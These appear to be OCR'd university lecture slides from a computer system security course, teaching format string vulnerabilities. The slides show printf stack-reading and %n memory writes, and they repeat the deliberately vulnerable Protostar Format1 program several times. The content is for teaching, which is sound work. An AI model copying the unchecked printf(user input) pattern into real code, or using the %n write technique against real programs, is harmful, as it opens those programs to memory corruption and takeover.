Computer System Security **CS3312**

计算机系统安全

2024年 春季学期

主讲教师：张媛媛 副教授

上海交通大学 计算机科学与技术系

第六章


软件安全：格式化字符串漏洞

Format String Vulnerability

printf() 函数


对C语言中的 `printf`、`fprintf`、`sprintf`、`snprintf` 等函数使用不当，将会引发栈上内容非法读写操作。

The syntax for a format **placeholder** is
`%[parameter][flags][width][.precision][length]type`




https://en.wikipedia.org/wiki/Printf_format_string

printf() 非法读取栈上数据



一般情况



Output:
AAAAdeadbeef.beefdead.

非法读取

printf( ) 修改内存 %n

```c
#include <stdio.h>

int main() {
    int bytes_format = 0;
    char *buffer;
    printf("AAAA%.20x%n", buffer, &bytes_format);
    printf("This string has %d bytes.", bytes_format);
    return 0;
}
```

Output:

AAAA000000000000b7fd7ff4This string has 24 bytes.

20


Type field [edit]

The Type field can be any of:

n	Print nothing, but writes the number of characters written so far into an integer pointer parameter. In Java this prints a newline.[7]


printf() 非法覆写栈上数据

```
printf("AAAA%.20x%n", buffer, &bytes_format);
```



Output:
AAAA000000000000b7fd7ff4This string has 24 bytes.

```
printf("AAAA%08x.%08x.%n");
```




实例分析

在gdb中执行
print target
可以得到&target
0x08049638

Protostar Format1

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

int target;

void vuln(char *string)
{
  printf(string);

  if(target) {
      printf("you have modified the target :)\n");
  }
}

int main(int argc, char **argv)
{
  vuln(argv[1]);
}
```




实例分析

Protostar Format1

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

int target;

void vuln(char *string)
{
  printf(string);

  if(target) {
      printf("you have modified the target :)\n");
  }
}

int main(int argc, char **argv)
{
  vuln(argv[1]);
}
```

问题来了：
0x08049638 此时并不存在于内存空间！

如何将这个值放入内存空间？




实例分析

Protostar Format1

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

int target;

void vuln(char *string)
{
  printf(string);

  if(target) {
      printf("you have modified the target :)\n");
  }
}

int main(int argc, char **argv)
{
  vuln(argv[1]);
}
```

问题来了：
0x08049638 此时并不存在于内存空间！

如何将这个值放入内存空间?




实例分析

Protostar Format1

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

int target;

void vuln(char *string)
{
  printf(string);

  if(target) {
      printf("you have modified the target :)\n");
  }
}

int main(int argc, char **argv)
{
  vuln(argv[1]);
}
```

问题来了：
0x08049638 此时并不存在于内存空间！


如何将这个值放入内存空间？



实例分析

Protostar Format1

